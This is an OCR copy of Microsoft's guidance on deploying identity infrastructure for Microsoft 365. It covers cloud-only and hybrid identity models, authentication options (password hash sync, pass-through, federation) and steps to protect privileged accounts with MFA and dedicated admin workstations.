
Deploy your identity infrastructure for Microsoft 365

Article • 03/16/2023 • 4 minutes to read

Check out all of our small business content on Small business help & learning.

In Microsoft 365 for enterprise, a well-planned and executed identity infrastructure paves the way for stronger security, including restricting access to your productivity workloads and their data to only authenticated users and devices. Security for identities is a key element of a Zero Trust deployment, in which all attempts to access resources both on-premises and in the cloud are authenticated and authorized.


For information about the identity features of each Microsoft 365 for enterprise, the role of Azure Active Directory (Azure AD), on-premises and cloud-based components, and the most common authentication configurations, see the Identity Infrastructure poster.



Review this two-page poster to quickly ramp up on identity concepts and configurations for Microsoft 365 for enterprise.

You can download this poster and can print it in letter, legal, or tabloid (11 x 17) format.


This solution is the first step to build out the Microsoft 365 Zero Trust deployment stack.



For more information, see the Microsoft 365 Zero Trust deployment plan.

What's in this solution

This solution steps you through the deployment of an identity infrastructure for your Microsoft 365 tenant to provide access for your employees and protection against identity-based attacks.



The steps in this solution are:

1. Determine your identity model.
2. Protect your Microsoft 365 privileged accounts.
3. Protect your Microsoft 365 user accounts.
4. Deploy your identity model.

This solution supports the key principles of Zero Trust:

- **Verify explicitly:** Always authenticate and authorize based on all available data points.
- **Use least privilege access:** Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive policies, and data protection.

- **Assume breach:** Minimize blast radius and segment access. Verify end-to-end encryption and use analytics to get visibility, drive threat detection, and improve defenses.

Unlike conventional intranet access, which trusts everything behind an organization's firewall, Zero Trust treats each sign-in and access as though it originated from an uncontrolled network, whether it's behind the organization firewall or on the Internet. Zero Trust requires protection for the network, infrastructure, identities, endpoints, apps, and data.

Microsoft 365 capabilities and features

Azure AD provides a full suite of identity management and security capabilities for your Microsoft 365 tenant.

Capability or feature	Description	Licensing
Multi-factor authentication (MFA)	MFA requires users to provide two forms of verification, such as a user password plus a notification from the Microsoft Authenticator app or a phone call. MFA greatly reduces the risk that stolen credentials can be used to access your environment. Microsoft 365 uses the Azure AD Multi-Factor Authentication service for MFA-based sign-ins.	Microsoft 365 E3 or E5
Conditional Access	Azure AD evaluates the conditions of the user sign-in and uses Conditional Access policies to determine the allowed access. For example, in this guidance we show you how to create a Conditional Access policy to require device compliance for access to sensitive data. This greatly reduces the risk that a hacker with their own device and stolen credentials can access your sensitive data. It also protects sensitive data on the devices, because the devices must meet specific requirements for health and security.	Microsoft 365 E3 or E5
Azure AD groups	Conditional Access policies, device management with Intune, and even permissions to files and sites in your organization rely on the assignment to user accounts or Azure AD groups. We recommend you create Azure AD groups that correspond to the levels of protection you are implementing. For example, your executive staff are likely higher value targets for hackers. Therefore, it makes sense to add the user accounts of these employees to an Azure AD group and assign this group to Conditional Access policies and other policies that enforce a higher level of protection for access.	Microsoft 365 E3 or E5

Capability or feature	Description	Licensing
Azure AD Identity Protection	Enables you to detect potential vulnerabilities affecting your organization's identities and configure automated remediation policy to low, medium, and high sign-in risk and user risk. This guidance relies on this risk evaluation to apply Conditional Access policies for multi-factor authentication. This guidance also includes a Conditional Access policy that requires users to change their password if high-risk activity is detected for their account.	Microsoft 365 E5, Microsoft 365 E3 with the E5 Security add-on, EMS E5, or Azure AD Premium P2 licenses
Self-service password reset (SSPR)	Allow your users to reset their passwords securely and without help-desk intervention, by providing verification of multiple authentication methods that the administrator can control.	Microsoft 365 E3 or E5
Azure AD password protection	Detect and block known weak passwords and their variants and additional weak terms that are specific to your organization. Default global banned password lists are automatically applied to all users in an Azure AD tenant. You can define additional entries in a custom banned password list. When users change or reset their passwords, these banned password lists are checked to enforce the use of strong passwords.	Microsoft 365 E3 or E5

Next steps

Use these steps to deploy an identity model and authentication infrastructure for your Microsoft 365 tenant:

1. Determine your cloud identity model.
2. Protect your Microsoft 365 privileged accounts.
3. Protect your Microsoft 365 user accounts.
4. Deploy your cloud identity model: cloud-only or hybrid.

Additional Microsoft cloud identity resources

Manage

To manage your Microsoft cloud identity deployment, see:

- User accounts
- Licenses
- Passwords
- Groups
- Governance
- Directory synchronization

How Microsoft does identity for Microsoft 365

Learn how IT experts at Microsoft manage identities and secure access.

> **Note**
>
> This IT Showcase resource is available only in English.

How Contoso did identity for Microsoft 365

For an example of how a fictional but representative multinational organization has deployed a hybrid identity infrastructure for Microsoft 365 cloud services, see Identity for the Contoso Corporation.

Step 1. Determine your cloud identity model

Article • 03/16/2023 • 6 minutes to read

Check out all of our small business content on Small business help & learning.

Microsoft 365 uses Azure Active Directory (Azure AD), a cloud-based user identity and authentication service that is included with your Microsoft 365 subscription, to manage identities and authentication for Microsoft 365. Getting your identity infrastructure configured correctly is vital to managing Microsoft 365 user access and permissions for your organization.

Before you begin, watch this video for an overview of identity models and authentication for Microsoft 365.

https://www.microsoft.com/en-us/videoplayer/embed/RE2Pjwu?postJsllMsg=true

Your first planning choice is your cloud identity model.

Microsoft cloud identity models

To plan for user accounts, you first need to understand the two identity models in Microsoft 365. You can maintain your organization's identities only in the cloud, or you can maintain your on-premises Active Directory Domain Services (AD DS) identities and use them for authentication when users access Microsoft 365 cloud services.

Here are the two types of identity and their best fit and benefits.


Attribute	Cloud-only identity	Hybrid identity
Definition	User account only exists in the Azure AD tenant for your Microsoft 365 subscription.	User account exists in AD DS and a copy is also in the Azure AD tenant for your Microsoft 365 subscription. The user account in Azure AD might also include a hashed version of the already hashed AD DS user account password.
How Microsoft 365 authenticates user credentials	The Azure AD tenant for your Microsoft 365 subscription performs the authentication with the cloud identity account.	The Azure AD tenant for your Microsoft 365 subscription either handles the authentication process or redirects the user to another identity provider.

Attribute	Cloud-only identity	Hybrid identity
Best for	Organizations that do not have or need an on-premises AD DS.	Organizations using AD DS or another identity provider.
Greatest benefit	Simple to use. No extra directory tools or servers required.	Users can use the same credentials when accessing on-premises or cloud-based resources.

Cloud-only identity

A cloud-only identity uses user accounts that exist only in Azure AD. Cloud-only identity is typically used by small organizations that do not have on-premises servers or do not use AD DS to manage local identities.

Here are the basic components of cloud-only identity.



Both on-premises and remote (online) users use their Azure AD user accounts and passwords to access Microsoft 365 cloud services. Azure AD authenticates user credentials based on its stored user accounts and passwords.

Administration

Because user accounts are only stored in Azure AD, you manage cloud identities with tools such as the Microsoft 365 admin center and Windows PowerShell.


Hybrid identity

Hybrid identity uses accounts that originate in an on-premises AD DS and have a copy in the Azure AD tenant of a Microsoft 365 subscription. Most changes, with the exception of specific account attributes, only flow one way. Changes that you make to AD DS user accounts are synchronized to their copy in Azure AD.

Azure AD Connect provides the ongoing account synchronization. It runs on an on-premises server, checks for changes in the AD DS, and forwards those changes to Azure AD. Azure AD Connect provides the ability to filter which accounts are synchronized and whether to synchronize a hashed version of user passwords, known as password hash synchronization (PHS).

When you implement hybrid identity, your on-premises AD DS is the authoritative source for account information. This means that you perform administration tasks mostly on-premises, which are then synchronized to Azure AD.

Here are the components of hybrid identity.



The Azure AD tenant has a copy of the AD DS accounts. In this configuration, both on-premises and remote users accessing Microsoft 365 cloud services authenticate against Azure AD.

> **Note**
>
> You always need to use Azure AD Connect to synchronize user accounts for hybrid identity. You need the synchronized user accounts in Azure AD to perform license

assignment and group management, configure permissions, and other administrative tasks that involve user accounts.

Hybrid identity and directory synchronization for Microsoft 365

Depending on your business needs and technical requirements, the hybrid identity model and directory synchronization is the most common choice for enterprise customers who are adopting Microsoft 365. Directory synchronization allows you to manage identities in your Active Directory Domain Services (AD DS) and all updates to user accounts, groups, and contacts are synchronized to the Azure Active Directory (Azure AD) tenant of your Microsoft 365 subscription.

> ⓘ **Note**
>
> When AD DS user accounts are synchronized for the first time, they are not automatically assigned a Microsoft 365 license and cannot access Microsoft 365 services, such as email. You must first assign them a usage location. Then, assign a license to these user accounts, either individually or dynamically through group membership.

Authentication for hybrid identity

There are two types of authentication when using the hybrid identity model:

- Managed authentication

  Azure AD handles the authentication process by using a locally-stored hashed version of the password or sends the credentials to an on-premises software agent to be authenticated by the on-premises AD DS.

- Federated authentication

  Azure AD redirects the client computer requesting authentication to another identity provider.

Managed authentication

There are two types of managed authentication:

- Password hash synchronization (PHS)


Azure AD performs the authentication itself.

- Pass-through authentication (PTA)

  Azure AD has AD DS perform the authentication.

Password hash synchronization (PHS)

With PHS, you synchronize your AD DS user accounts with Microsoft 365 and manage your users on-premises. Hashes of user passwords are synchronized from your AD DS to Azure AD so that the users have the same password on-premises and in the cloud. This is the simplest way to enable authentication for AD DS identities in Azure AD.




When passwords are changed or reset on-premises, the new password hashes are synchronized to Azure AD so that your users can always use the same password for cloud resources and on-premises resources. The user passwords are never sent to Azure AD or stored in Azure AD in clear text. Some premium features of Azure AD, such as Identity Protection, require PHS regardless of which authentication method is selected.

See choosing the right authentication method to learn more.

Pass-through authentication (PTA)

PTA provides a simple password validation for Azure AD authentication services using a software agent running on one or more on-premises servers to validate the users

directly with your AD DS. With PTA, you synchronize AD DS user accounts with Microsoft 365 and manage your users on-premises.



PTA allows your users to sign in to both on-premises and Microsoft 365 resources and applications using their on-premises account and password. This configuration validates users passwords directly against your on-premises AD DS without storing password hashes in Azure AD.

PTA is also for organizations with a security requirement to immediately enforce on-premises user account states, password policies, and logon hours.

See choosing the right authentication method to learn more.

Federated authentication

Federated authentication is primarily for large enterprise organizations with more complex authentication requirements. AD DS identities are synchronized with Microsoft 365 and users accounts are managed on-premises. With federated authentication, users have the same password on-premises and in the cloud and they do not have to sign in again to use Microsoft 365.

Federated authentication can support additional authentication requirements, such as smartcard-based authentication or a third-party multi-factor authentication and is typically required when organizations have an authentication requirement not natively supported by Azure AD.

See choosing the right authentication method to learn more.

For third-party authentication and identity providers, on-premises directory objects may be synchronized to Microsoft 365 and cloud resource access that are primarily managed by a third-party identity provider (IdP). If your organization uses a third-party federation solution, you can configure sign-on with that solution for Microsoft 365 provided that the third-party federation solution is compatible with Azure AD.


See the Azure AD federation compatibility list to learn more.

Administration

Because the original and authoritative user accounts are stored in the on-premises AD DS, you manage your identities with the same tools as you manage your AD DS.

You don't use the Microsoft 365 admin center or PowerShell for Microsoft 365 to manage synchronized user accounts in Azure AD.

Next step



Continue with Step 2 to secure your global administrator accounts.

Step 2. Protect your Microsoft 365 privileged accounts

Article • 03/16/2023 • 6 minutes to read

This article applies to both Microsoft 365 Enterprise and Office 365 Enterprise.

Check out all of our small business content on Small business help & learning.

Security breaches of a Microsoft 365 tenant, including information harvesting and phishing attacks, are typically done by compromising the credentials of a Microsoft 365 privileged account. Security in the cloud is a partnership between you and Microsoft:

- Microsoft cloud services are built on a foundation of trust and security. Microsoft provides you security controls and capabilities to help you protect your data and applications.
- You own your data and identities and the responsibility for protecting them, the security of your on-premises resources, and the security of cloud components you control.

Microsoft provides capabilities to help protect your organization, but they're effective only if you use them. If you don't use them, you may be vulnerable to attack. To protect your privileged accounts, Microsoft is here to help you with detailed instructions to:

1. Create dedicated, privileged, cloud-based accounts and use them only when necessary.
2. Configure multi-factor authentication (MFA) for your dedicated Microsoft 365 privileged accounts and use the strongest form of secondary authentication.
3. Protect privileged accounts with Zero Trust identity and device access recommendations.

> **Note**
>
> To secure your privileged roles, check out **Best practices for Azure AD roles** to secure privileged access to your tenant.

1. Create dedicated, privileged, cloud-based user accounts and use them only when

necessary

Instead of using everyday user accounts that have been assigned administrator roles, create dedicated user accounts that have the admin roles in Azure AD.

From this moment onward, you sign in with the dedicated privileged accounts only for tasks that require administrator privileges. All other Microsoft 365 administration must be done by assigning other administration roles to user accounts.

> ⓘ **Note**
>
> This does require additional steps to sign out as your everyday user account and sign in with a dedicated administrator account. But this only needs to be done occasionally for administrator operations. Consider that recovering your Microsoft 365 subscription after an administrator account breach requires a lot more steps.

You also need to create emergency access accounts to prevent being accidentally locked out of Azure AD.

You can further protect your privileged accounts with Azure AD Privileged Identity Management (PIM) for on-demand, just-in-time assignment of administrator roles.

2. Configure multi-factor authentication for your dedicated Microsoft 365 privileged accounts

Multi-factor authentication (MFA) requires additional information beyond the account name and password. Microsoft 365 supports these extra verification methods:

- The Microsoft Authenticator app
- A phone call
- A randomly generated verification code sent through a text message
- A smart card (virtual or physical) (requires federated authentication)
- A biometric device
- Oauth token

> ⓘ **Note**
>
> For organizations that must adhere to National Institute of Standards and Technology (NIST) standards, the use of a phone call or text message-based

additional verification methods are restricted. Click **here** for the details.

If you're a small business that is using user accounts stored only in the cloud (the cloud-only identity model), set up MFA to configure MFA using a phone call or a text message verification code sent to a smart phone for each dedicated privileged account.

If you're a larger organization that is using a Microsoft 365 hybrid identity model, you have more verification options. If you have the security infrastructure already in place for a stronger secondary authentication method, set up MFA and configure each dedicated privileged account for the appropriate verification method.

If the security infrastructure for the desired stronger verification method isn't in place and functioning for Microsoft 365 MFA, we strongly recommend that you configure dedicated privileged accounts with MFA using the Microsoft Authenticator app, a phone call, or a text message verification code sent to a smart phone for your privileged accounts as an interim security measure. Don't leave your dedicated privileged accounts without the extra protection provided by MFA.

For more information, see MFA for Microsoft 365.

3. Protect administrator accounts with Zero Trust identity and device access recommendations

To help ensure a secure and productive workforce, Microsoft provides a set of recommendations for identity and device access. For identity, use the recommendations and settings in these articles:

- Prerequisites
- Common identity and device access policies

Additional protections for enterprise organizations

Use these additional methods to ensure that your privileged account, and the configuration that you perform using it, are as secure as possible.

Privileged access workstation

To ensure that the execution of highly privileged tasks is as secure as possible, use a privileged access workstation (PAW). A PAW is a dedicated computer that is only used for sensitive configuration tasks, such as Microsoft 365 configuration that requires a privileged account. Because this computer isn't used daily for Internet browsing or email, it's better protected from Internet attacks and threats.

